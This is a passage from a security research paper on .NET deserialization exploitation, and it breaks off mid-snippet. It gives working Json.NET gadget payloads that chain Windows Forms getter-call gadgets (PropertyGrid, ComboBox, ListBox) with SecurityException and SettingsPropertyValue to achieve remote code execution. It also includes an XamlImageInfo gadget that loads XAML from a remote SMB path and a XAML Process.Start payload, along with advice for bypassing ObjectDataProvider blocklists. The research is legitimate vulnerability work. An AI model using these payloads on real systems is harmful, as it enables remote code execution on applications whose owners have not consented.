Exploitation of insecure serialization is based on the execution of object getters, whereas setters executed during the deserialization do not perform any malicious actions. This concept brought another idea. What if we can find deserialization gadgets that allow to call arbitrary getter calls and chain them with serialization gadgets?

In fact, a single deserialization gadget leading to arbitrary getter call has been already presented in the BHUSA 2017 "Friday the 13th JSON Attacks" whitepaper[27]: *System.Windows.Forms.BindingSource*. This gadget was based on two setters: *set_DataMember* and *set_DataSource*.

However, this gadget seems to be no longer applicable, at least for the majority of serializers (like Json.NET) and newer versions of .NET Framework. This is because *BindingSource* class extends multiple interfaces, what makes serializers to treat it as a list.

```
public class BindingSource : Component, IBindingListView, IBindingList, IList,
ICollection, IEnumerable, ITypedList, ICancelAddNew,
ISupportInitializeNotification, ISupportInitialize, IcurrencyManagerProvider
```

Snippet 113 System.Windows.Forms.BindingSource declaration

[27] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

According to that, serializers will not call *BindingSource* setters. Instead, they will try to use methods like *Add* to deserialize this object. Next chapters present 4 new arbitrary getter call deserialization gadgets. They will be later chained with the insecure serialization gadgets, to create a full remote code execution chain.

PropertyGrid - Arbitrary Getter Call Gadget

Target class: *System.Windows.Forms.PropertyGrid*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and setter call that accepts object of *Object[]* type.

Gadget (Json.NET):

```
{
    "$type":"System.Windows.Forms.PropertyGrid, System.Windows.Forms, Version =
4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089",
    "SelectedObjects":
    [
        {
            "your":"object"
        }
    ]
}
```

Snippet 114 PropertyGrid – exemplary Json.NET gadget

Description:

This gadget is triggered through the *set_SelectedObjects* setter, which is complex and contains a lot of code. Important is the fact that we can use this setter to reach the *PropertyGrid.Refresh* method:

```
public object[] SelectedObjects
{
    set
    {
        try
        {
            this.FreezePainting = true;
            this.SetFlag(128, false);
            if (this.GetFlag(16))
            {
                this.SetFlag(256, false);
            }
            ..
            // Removed for readability
            ..
                    else
                    {
                        this.Refresh(false);
                    }
                    this.SetFlag(32, false);
```

```
                }
                else
                {
                    this.Refresh(true);
                }
                if (this.currentObjects.Length != 0)
                {
                    this.SaveTabSelection();
                }
            ..
            // Removed for readability
            ..
```

Snippet 115 PropertyGrid - SelectedObjects setter and Refresh method calls

Refresh method triggers a chain of multiple calls, which lead to *System.Windows.Forms.PropertyGridInternal.GridEntry.GetPropEntries* method. This method will iterate over all the members of objects provided in the array of object and call their corresponding getters.

Following snippet presents an entire call stack for this gadget.

```
System.Object System.ComponentModel.PropertyDescriptor::GetValue(System.Object)

System.Windows.Forms.PropertyGridInternal.GridEntry[]
System.Windows.Forms.PropertyGridInternal.GridEntry::GetPropEntries(System.Window
s.Forms.PropertyGridInternal.GridEntry,System.Object,System.Type)

System.Boolean
System.Windows.Forms.PropertyGridInternal.GridEntry::CreateChildren(System.Boolea
n)

System.Void System.Windows.Forms.PropertyGridInternal.GridEntry::Refresh()

System.Void System.Windows.Forms.PropertyGrid::UpdateSelection()

System.Void System.Windows.Forms.PropertyGrid::RefreshProperties(System.Boolean)

System.Void System.Windows.Forms.PropertyGrid::Refresh(System.Boolean)

System.Void
System.Windows.Forms.PropertyGrid::set_SelectedObjects(System.Object[])
```

Snippet 116 PropertyGrid - gadget call stack

To sum up, we can provide an array of objects to the *set_SelectedObjects* setter. Then, it will call all the accessible getters on the delivered objects.

ComboBox - Arbitrary Getter Call Gadget

Target class: *System.Windows.Forms.ComboBox*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and several setters that accept either an array of objects or *String*. Order of setter calls matters though.

Gadget (Json.NET):

```
{
    "$type":"System.Windows.Forms.ComboBox, System.Windows.Forms,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
    "Items":
    [
        {
            "your":"object"
        }
    ],
    "DisplayMember":"MaliciousMember",
    "Text":"whatever"
}
```

Snippet 117 ComboBox - exemplary JSON.NET gadget

Description:

This arbitrary getter call is triggered through the call to the *set_Text* setter. However, some preparations must be done first. First, we have to now that *ComboBox* inherits from *System.Windows.Forms.ListControl* class.

```
public class ComboBox : ListControl
{
    public ComboBox()
    {
        base.SetStyle(ControlStyles.UserPaint | ControlStyles.StandardClick |
ControlStyles.UseTextForAccessibility, false);
        this.requestedHeight = 150;
        base.SetState2(2048, true);
    }
    ..
    // Removed for readability
    ..
```

Snippet 118 ComboBox - inheritance

In order to exploit this gadget, the object whose getter we want to call must be added to the *Items* collection. Then, we need to set the *DisplayMember* member (which is inherited from the *ListControl*) to the name of the getter that we want to call on the provided object.

```
public string DisplayMember
{
    set
    {
```

```
        BindingMemberInfo bindingMemberInfo = this.displayMember;
        try
        {
            this.SetDataConnection(this.dataSource, new BindingMemberInfo(value),
false);
        }
        catch
        {
            this.displayMember = bindingMemberInfo;
        }
    }
}
```

Snippet 119 ComboBox - DisplayMember member

Finally, we must call the *set_Text* setter with any value.

```
public override string Text
{
    set
    {
        if (this.DropDownStyle == ComboBoxStyle.DropDownList &&
!base.IsHandleCreated && !string.IsNullOrEmpty(value) &&
this.FindStringExact(value) == -1)
        {
            return;
        }
        base.Text = value;
        object selectedItem = this.SelectedItem;
        if (!base.DesignMode)
        {
            if (value == null)
            {
                this.SelectedIndex = -1;
                return;
            }
            if (value != null && (selectedItem == null || string.Compare(value,
base.GetItemText(selectedItem), false, CultureInfo.CurrentCulture) != 0)) // [1]
            {
                int num = this.FindStringIgnoreCase(value);
                if (num != -1)
                {
                    this.SelectedIndex = num;
                }
            }
        }
    }
}
```

Snippet 120 ComboBox - Text member

At *[1]*, the *ListControl.GetItemText* method gets called, where object added to the *Items* collection is provided as an input.

```
public string GetItemText(object item)
{
    if (!this.formattingEnabled)
    {
        if (item == null)
        {
            return string.Empty;
        }
        item = this.FilterItemOnProperty(item, this.displayMember.BindingField);
// [1]
        if (item == null)
        {
            return "";
        }
        return Convert.ToString(item, CultureInfo.CurrentCulture);
    }
    else
    {
        ..
        // Removed for readability
        ..
```

Snippet 121 ListControl - GetItemText method

At *[1]*, the *ListControl.GetItemText* is called. It accepts the attacker-controlled item and the value derived from the attacker-controlled *DisplayMember*.

```
protected object FilterItemOnProperty(object item, string field)
{
    if (item != null && field.Length > 0)
    {
        try
        {
            PropertyDescriptor propertyDescriptor;
            if (this.dataManager != null)
            {
                propertyDescriptor =
this.dataManager.GetItemProperties().Find(field, true);
            }
            else
            {
                propertyDescriptor =
TypeDescriptor.GetProperties(item).Find(field, true); // [1]
            }
            if (propertyDescriptor != null)
            {
                item = propertyDescriptor.GetValue(item); // [2]
            }
        }
        catch
        {
        }
    }
```

```
    return item;
}
```

Snippet 122 ListControl - FilterItemOnProperty method leading to arbitrary getter call

At *[1]*, the *PropertyDescriptor* is retrieved based on provided object and the provided *DisplayMember*.

At *[2]*, the getter specified by the attacker is invoked.

To sum up, *ComboBox* gadget allows to call a selected getter on a provided object. Following snippet presents an exemplary gadget, which leads to the execution of *get_MaliciousMember* getter on the object provided in the *Items* list.

ListBox - Arbitrary Getter Call Gadget

Target class: *System.Windows.Forms.ListBox*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and several setters that accept either an array of objects or *String*. Order of setter calls matters though.

Gadget (Json.NET):

```
{
    "$type":"System.Windows.Forms.ListBox, System.Windows.Forms, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089",
    "Items":
    [
        {
            "your":"object"
        }
    ],
    "DisplayMember":"MaliciousMember",
    "Text":"whatever"
}
```

Snippet 123 ListBox – exemplary JSON.NET gadget

Description:

This gadget is almost identical to the *ComboBox* gadget, because it also extends the *ListControl* and implements very similar (although slightly different) *set_Text* setter. Firstly, let's confirm that *ListBox* inherits from *ListControl*.

```
public class ListBox : ListControl
{
    public ListBox()
    {
        base.SetStyle(ControlStyles.UserPaint | ControlStyles.StandardClick |
ControlStyles.UseTextForAccessibility, false);
        base.SetState2(2048, true);
        base.SetBounds(0, 0, 120, 96);
        this.requestedHeight = base.Height;
        this.PrepareForDrawing();
    }
```

```
    ..
    // Removed for readability
    ..
```

Snippet 124 ListBox - inheritance from ListControl

At this stage, the *set_Text* setter can be verified.

```
public override string Text
{
    set
    {
        base.Text = value;
        if (this.SelectionMode != SelectionMode.None && value != null &&
(this.SelectedItem == null || !value.Equals(base.GetItemText(this.SelectedItem))))
// [1]
        {
            int count = this.Items.Count;
            for (int i = 0; i < count; i++)
            {
                if (string.Compare(value, base.GetItemText(this.Items[i]), true,
CultureInfo.CurrentCulture) == 0)
                {
                    this.SelectedIndex = i;
                    return;
                }
            }
        }
    }
}
```

Snippet 125 ListBox - Text member

At *[1]*, the *ListControl.GetItemText* is called.

Rest of the code flow is the same as in case of the *ComboBox* gadget, thus it will not be analyzed again. The attacker can leverage this class with a following exemplary gadget, which leads to the execution of *get_MaliciousMember* getter on the object provided in the *Items* list.

CheckedListBox - Arbitrary Getter Call Gadget

Target class: *System.Windows.Forms.CheckedListBox*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and several setters that accept either an array of objects or *String*. Order of setter calls matters though.

Gadget (Json.NET):

```
{
    "$type":"System.Windows.Forms.CheckedListBox, System.Windows.Forms,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
    "Items":
    [
        {
```

```
            "your":"object"
        }
    ],
    "DisplayMember":"MaliciousMember",
    "Text":"whatever"
}
```

Snippet 126 CheckedListBox - exemplary Json.NET gadget

Description:

This gadget is almost identical to the *ListBox* gadget, because *CheckedListBox* inherits from *ListBox* class.

```
public class CheckedListBox : ListBox
{
    public CheckedListBox()
    {
        base.SetStyle(ControlStyles.ResizeRedraw, true);
    }
    ..
    // Removed for readability
```

Snippet 127 CheckedListBox - inheritance from ListBox

According to that, the code flow during the deserialization will be the same as in a case of *ListBox*. Still, it is a different class, thus this gadget also needs to be taken into an account while protecting against deserialization issues.

Combining Getter Gadgets with Insecure Serialization Gadgets

At this stage, we have 4 arbitrary getter call gadgets and 2 serialization RCE gadgets that are based on getter calls. According to that, it is possible to construct 8 unique .NET Framework gadgets that chain both types of gadgets:

- PropertyGrid+SecurityException.
- PropertyGrid+SettingsPropertyValue.
- ListBox+SecurityException.
- ListBox+SettingsPropertyValue.
- ComboBox+SecurityException.
- ComboBox+SettingsPropertyValue.
- CheckedListBox+SecurityException.
- CheckedListBox+SettingsPropertyValue.

It is of course also possible to chain arbitrary getter call gadgets with: *CompilerResults* local DLL gadget, the serialization gadgets included in 3rd party libraries and gadgets that exist in targeted product codebase. One can notice that getter-call gadgets significantly increase the exploitation surface and can be used as a powerful weapon against hardened targets.

Attention. Getter-based gadgets have one small limitation for Json.NET. Consider a case, where:

- *TypeNameHandling* is set to *None*.
- In our deserialization attack we target a member, which has an insecure *TypeNameHandling* defined through an attribute.

Such a member can be defined in a following way:

```
[JsonProperty(TypeNameHandling = TypeNameHandling.All)]
public object someMember;
```

Snippet 128 Json.NET - exemplary member with TypeNameHandling attribute

Getter chain gadgets do not work for such case. This is because the *TypeNameHandling* setting defined in the attribute is applied to the first object only (here, our getter call gadget, like *PropertyGrid*). However, the second object (for instance *SettingsPropertyValue*), will be deserialized with *TypeNameHandling* equal to *None*.

Next chapters present two examples of gadgets that chain arbitrary getter call with serialization gadgets.

Example – PropertyGrid + SecurityException Gadget

Gadgets based on *SecurityException* are applicable to JSON.NET, as serializer needs to support both *Serializable* interface and setters.

One may remember that *SecurityException* class can lead to the remote code execution through a getter call (*BinaryFormatter.Deserialize* method is being called). However, the malicious *BinaryFormatter* gadget cannot be delivered through the setter call, what makes this serialization gadget hard to exploit.

Combination with the arbitrary getter call makes this gadget extremely powerful, as it allows to achieve a full remote code execution during the deserialization. Let's start the analysis with an exemplary gadget:

```
{
    "$type":"System.Windows.Forms.PropertyGrid, System.Windows.Forms, Version =
4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089",
    "SelectedObjects":
    [
        {
            "$type":"System.Security.SecurityException",
            "ClassName":"System.Security.SecurityException",
            "Message":"Security error.",
            "Data":null,
            "InnerException":null,
            "HelpURL":null,
            "StackTraceString":null,
            "RemoteStackTraceString":null,
            "RemoteStackIndex":0,
            "ExceptionMethod":null,
            "HResult":-2146233078,
            "Source":null,
            "WatsonBuckets":null,
            "Action":0,
            "FirstPermissionThatFailed":null,
            "Demanded":null,
            "GrantedSet":null,
```

```
            "RefusedSet":null,
            "Denied":null,
            "PermitOnly":null,
            "Assembly":null,
            "Method":"base64-encoded-binaryformatter-gadget",
            "Method_String":null,
            "Zone":0,
            "Url":null
        }
    ]
}
```

Snippet 129 PropertyGrid+SecurityException - exemplary JSON.NET gadget

One can notice that gadget consists of three main parts:

- *PropertyGrid* gadget.
- *SecurityException* gadget, which is included in the *PropertyGrid.SelectedObjects* member.
- Base64 encoded *BinaryFormatter* gadget in the *SecurityException.Method* member.

All the methods connected with those gadgets have been already described in this paper, thus we can proceed to the visualization of the deserialization flow.



Figure 12 PropertyGrid+SecurityException - deserialization flow visualization

The figure presents the most important parts of the deserialization flow. Firstly, Json.NET will try to deserialize the *SecurityException*. As this serializer supports *Serializable* special constructors, it will be able to set the *m_serializedMethodInfo* member with the attacker-controlled byte array (in contrary to the setter-based serialization, where attacker cannot fully control this member).

In the next step, the deserialized *SecurityException* will be passed in an array of objects to the *PropertyGrid.set_SelectedObjects* setter. Finally, the code flow will lead to the execution of

SecurityException.get_Method, which leads to the invocation of *BinaryFormatter.Deserialize* method with the attacker-controlled *Stream*.

To sum up, this combination of arbitrary getter call and serialization gadgets can successfully lead to a Remote Code Execution.

Example – ComboBox + SettingsPropertyValue Gadget

Gadgets based on *SettingsPropertyValue* are applicable to at least JSON.NET, XamlReader and MessagePack, as serializer needs to call a single-argument constructor during the deserialization process.

It has been already settled that *SettingsPropertyValue* class can lead to the remote code execution through a getter call (*BinaryFormatter.Deserialize* method is being called). This class was also successfully abused during the insecure serialization process.

Combination with the arbitrary getter call allows to achieve a full remote code execution during the deserialization. Let's start the analysis with an exemplary gadget for JSON.NET:

```
{
    "$type":"System.Windows.Forms.ComboBox,   System.Windows.Forms,   Version   =
4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089",
    "Items":
    [
        {
            "$type":"System.Configuration.SettingsPropertyValue, System",
            "Name":"test",
            "IsDirty":false,
            "SerializedValue":
            {
                "$type":"System.Byte[], mscorlib",
                "$value":"base64-encoded-binaryformatter-gadget"
            },
            "Deserialized":false
        }
    ],
    "DisplayMember":"PropertyValue",
    "Text":"whatever"
}
```

Snippet 130 ComboBox+SettingsPropertyValue - exemplary JSON.NET gadget

One can notice that gadget consists of four main parts:

- *ComboBox* gadget.
- *SettingsPropertyValue* gadget, which is included in the *ComboBox.Items* member.
- Base64 encoded *BinaryFormatter* gadget in the *SettingsPropertyValue.SerializedValue* member.
- *ComboBox.DisplayMember* set to *PropertyValue* string.

All the methods connected with those gadgets have been already described in this paper, thus we can procced to the visualization of the deserialization flow.



Figure 13 ComboBox+SettingsPropertyValue – deserialization flow visualization

The figure presents the most important parts of the deserialization flow. Firstly, JSON.NET will try to deserialize the *SettingsPropertyValue* object. During the deserialization process, the *SerializedValue* byte array will be set to the BinaryFormatter gadget of attacker's choice.

When *SettingsPropertyValue* gadget is properly deserialized, it will be added as an item to the *ComboBox* object. Then, the *DisplayMember* will be set to *PropertyValue*. Finally, the deserializer will invoke the *ComboBox.set_Text* setter. This setter will finally lead to the *SettingsPropertyValue.get_PropertyValue* call. As *PropertyValue* getter leads to the invocation of *BinaryFormatter.Deserialize* with an attacker-controlled input, this gadget leads to the Remote Code Execution.

XamlImageInfo - RemoteCodeExecution Gadget

Target class: *System.Activities.Presentation.Internal.ManifestImages+XamlImageInfo*

Applicability: Json.NET, MessagePack (potentially, as it may has issues with abstract types in the constructor) and other serializers that can call constructor with arguments.

Gadget (Json.NET), variant 1 (GAC):

This gadget allows to load malicious XAML from file. UNC paths can be provided, thus file can be loaded from the remote SMB server.

```
{
   "$type":"System.Activities.Presentation.Internal.ManifestImages+XamlImageInfo,
System.Activities.Presentation, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
    "stream":
    {
        "$type":"Microsoft.Build.Tasks.Windows.ResourcesGenerator+LazyFileStream,
PresentationBuildTasks, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
        "path":"\\\\192.168.1.100\\poc\\malicious.xaml"
    }
}
```

Snippet 131 XamlImageInfo gadget - Json.NET GAC version

Gadget (Json.NET), variant 2 (non-GAC):

This gadget allows to directly deliver malicious XAML, although non-GAC DLL is required: *Microsoft.Web.Deployment.dll*.

```
{
   "$type":"System.Activities.Presentation.Internal.ManifestImages+XamlImageInfo,
System.Activities.Presentation, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
    "stream":
    {
        "$type":"Microsoft.Web.Deployment.ReadOnlyStreamFromStrings,
Microsoft.Web.Deployment, Version=9.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
        "enumerator":
        {

"$type":"Microsoft.Web.Deployment.GroupedIEnumerable`1+GroupEnumerator[[System.St
ring, mscorlib]], Microsoft.Web.Deployment, Version=9.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
            "enumerables":
            [
                {
                    "$type":"System.Collections.Generic.List`1[[System.String,
mscorlib]], mscorlib",
                    "$values":[""]
                }
            ]
        },
        "stringSuffix":"xaml-gadget-here"
    }
}
```

Snippet 132 XamlImageInfo gadget - Json.NET non-GAC version

Description:

System.Activities.Presentation.Internal.ManifestImages+XamlImageInfo implements a single public constructor, which accepts one argument.

```
private class XamlImageInfo : ManifestImages.ImageInfo
{
    public XamlImageInfo(Stream stream) // [1]
    {
        this._image = XamlReader.Load(stream); // [2]
    }
```

Snippet 133 XamlImageInfo constructor

At *[1]*, the constructor is defined.

At *[2]*, the *XamlReader.Load* method is called and the attacker-controlled stream is passed as an argument.

XamlReader can be used to achieve the remote code execution with a malicious XAML. However, one difficulty can be spotted here. The input is of *Stream* type, and this type is problematic for some serializers. For instance, Json.NET has a general problems with popular classes that extend *Stream*. According to that, I have developed two variants of this gadget for Json.NET.

Variant 1 – GAC based:

In fact, *Stream* is an abstract class. Popular classes that extend *Stream* are e.g. *MemoryStream* or *FileStream*. It turns out that none of them can be deserialized with the default configuration of Json.NET (custom resolvers need to be written).

According to that, we have to look for the class that:

- Extends *Stream* abstract class.
- Can be deserialized with Json.NET.
- We are able to control a data, which will be returned after the call to the *Read* method.

While looking at classes implemented in GAC assemblies, I have found the *Microsoft.Build.Tasks.Windows.ResourcesGenerator+LazyFileStream* class:

```
private class LazyFileStream : Stream
{

    public LazyFileStream(string path) // [1]
    {
        this._sourcePath = Path.GetFullPath(path); // [2]
    }

    public override int Read(byte[] buffer, int offset, int count)
    {
        return this.SourceStream.Read(buffer, offset, count); // [3]
    }

    private Stream SourceStream
    {
```

```
        get
        {
            if (this._sourceStream == null)
            {
                this._sourceStream = new FileStream(this._sourcePath,
FileMode.Open, FileAccess.Read, FileShare.Read); // [4]
                long length = this._sourceStream.Length;
                if (length > 2147483647L)
                {
                    throw new ApplicationException(SR.Get("ResourceTooBig", new
object[]
                    {
                        this._sourcePath,
                        int.MaxValue
                    }));
                }
            }
            return this._sourceStream;
        }
    }
    ...
}
```

Snippet 134 Fragment of LazyFileStream class

At *[1]*, the constructor is defined. It accepts a single string as an argument.

At *[2]*, the *_sourcePath* member is set with the attacker-controlled path.

At *[3]*, the *Read* method leads to the *this.SourceStream.Read* call.

At *[4]*, the internal *FileStream* is created on the basis of the attacker-provided path.

It can be seen that the *LazyFileStream* class can be both deserialized by the Json.NET and it creates an inner *FileStream*, on the basis of the attacker-controlled path.

According to that, this class can be used to deliver the XAML payload. We can either load remote XAML file through a remote SMB server (UNC path has to be provided) or chain this gadget with a file-write primitive, to load a local file.

Variant 2 – Microsoft.Web.Deployment:

It is pretty common for applications to use multiple different non-GAC assemblies. If your target uses *Microsoft.Web.Deployment,* you can deliver XAML gadget directly. This is because we can use Microsoft.Web.Deployment.*ReadOnlyStreamFromStrings* class:

```
public ReadOnlyStreamFromStrings(IEnumerator<string> enumerator, string
stringSuffix)
{
    this._enumerator = new
ReadOnlyStreamFromStrings.StringAsBufferEnumerator(enumerator, stringSuffix);
}
```

Snippet 135 ReadOnlyStreamFromStrings constructor

We have to deliver to inputs to the constructor: class that implements *IEnumerator<string>* interface and some string. We can deliver any *IEnumerator<string>,* for instance:

Microsoft.WebDeployment.GroupedIEnumerable<T>.

This enumerator has to store no values anyway. Let's analyze the *ReadOnlyStreamFromStrings.Read* method:

```
public override int Read(byte[] buffer, int offset, int count)
{
    while (this._remainingBytesInBuffer <= 0)
    {
        if (!this._enumerator.MoveNext())
        {
            return 0;
        }
        this._remainingBytesInBuffer = this._enumerator.Current.Length;
    }
    int num;
    if (count > this._remainingBytesInBuffer)
    {
        num = this._remainingBytesInBuffer;
    }
    else
    {
        num = count;
    }
    int sourceIndex = this._enumerator.Current.Length -
this._remainingBytesInBuffer;
    Array.Copy(this._enumerator.Current, sourceIndex, buffer, offset, num); //
[1]
    this._remainingBytesInBuffer -= num;
    return num;
}
```

Snippet 136 ReadOnlyStreamFromStrings.Read method

At *[1]*, the source array is in fact retrieved through a *StringAsBufferEnumerator.get_Current*:

```
public byte[] Current
{
    get
    {
        if (this._currentBuffer == null)
        {
            string s = this._enumerator.Current + this._stringSuffix; // [1]
            this._currentBuffer = Encoding.UTF8.GetBytes(s);
        }
        return this._currentBuffer;
    }
}
```

Snippet 137 StringAsBufferEnumerator.get_Current getter

At *[1]*, the attacker-controlled string is appended to the data that is retrieved from the *GroupedIEnumerable<string>* enumerator! As we can provide no values to the enumerator, an entire stream will be equal to our string suffix.

According to that, this gadget can be used to encapsulate the XAML gadget inside the *XamlImageInfo* gadget.

Some Thoughts About XamlReader

Typically, we see people exploiting *System.Windows.Markup.XamlReader* through the *ObjectDataProvider*. One has to know one thing: this *XamlReader* supports XAML2009, which supports *x:FactoryMethod* directive[28].

In short words… it allows you to call almost any method of the object. According to that, you do not need to use the *ObjectDataProvider.* Something like this is enough:

```
<Process xmlns='clr-
namespace:System.Diagnostics;assembly=System.Diagnostics.Process'
xmlns:assembly='http://schemas.microsoft.com/winfx/2006/xaml'
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml' x:FactoryMethod='Start'>
    <x:Arguments>
    calc.exe
    </x:Arguments>
</Process>
```

Snippet 138 XamlReader - sample Process based gadget

As you can see, this simple gadget:

- Instantiates *Process*.
- Calls its *Start* method with your arguments.

If you ever see a *XamlReader.Parse* or *XamlReader.Load* calls, where code looks for the *ObjectDataProvider* and blocks such a gadget, use the one provided above. Remember that you can call methods of classes that can be deserialized with *XamlReader*, so you can be creative here.

Other Gadgets – SSRF, Denial of Service and potential SetCurrentDirectory

One should also remember that some gadgets do not lead to remote code execution, although they still may appear useful in various scenarios. In this chapter, two Server-Side Request Forgery gadgets will be presented. Those gadgets may be both used for the exploitation of internal systems and for the detection of vulnerable deserialization sinks during black box penetration testing or bug bounty hunting.

Moreover, one arbitrary directory creation gadget will be shown. It can lead to Denial of Service when executed with administrative privileges.

[28] https://learn.microsoft.com/en-us/dotnet/desktop/xaml-services/xfactorymethod-directive

Potential SetCurrentDirectory Gadgets

In previous chapters, I have mentioned the Xunit *PreserverWorkingFolder* gadget, which allows to modify a current directory through the call to *Directory.SetCurrentDirectory* method. This is a powerful gadget, which allows to abuse file operations based on relative paths.

I have noticed three potential *SetCurrentDirecotry* gadgets in .NET Framework, although they cannot be used again default configuration of Json.NET. However, they may be applicable to:

- Non-default configurations.
- Different serializers.

a) *System.Environment*

This class has a public no-argument constructor. The current directory can be modified through the *CurrentDirectory* member. However, this member is *static* and Json.NET cannot call *static* members in a default configuration.

```
public static string CurrentDirectory
{
    get
    {
        return Directory.GetCurrentDirectory();
    }
    set
    {
        Directory.SetCurrentDirectory(value);
    }
}
```

Snippet 139 Environment.CurrentDirectory static setter

b) *Microsoft.VisualBasic.FileIO.FileSystem*

This is the same case as in *System.Environment*. *FileSystem.CurrentDirectory* is static.

c) *Microsoft.VisualBasic.MyServices.FileSystemProxy*

This time, the *CurrentDirectory* is non-static.

```
public string CurrentDirectory
{
    get
    {
        return FileSystem.CurrentDirectory;
    }
    set
    {
        FileSystem.CurrentDirectory = value;
    }
}
```

Snippet 140 FileSystemProxy.CurrentDirectory setter

This time. The public non-static setters calls internally the static *Microsoft.VisualBasic.FileIO.FileSystem.CurrentDirectory* and allows to modify the current directory!

However, the constructor of *FileSystemProxy* is internal.

```
internal FileSystemProxy()
{
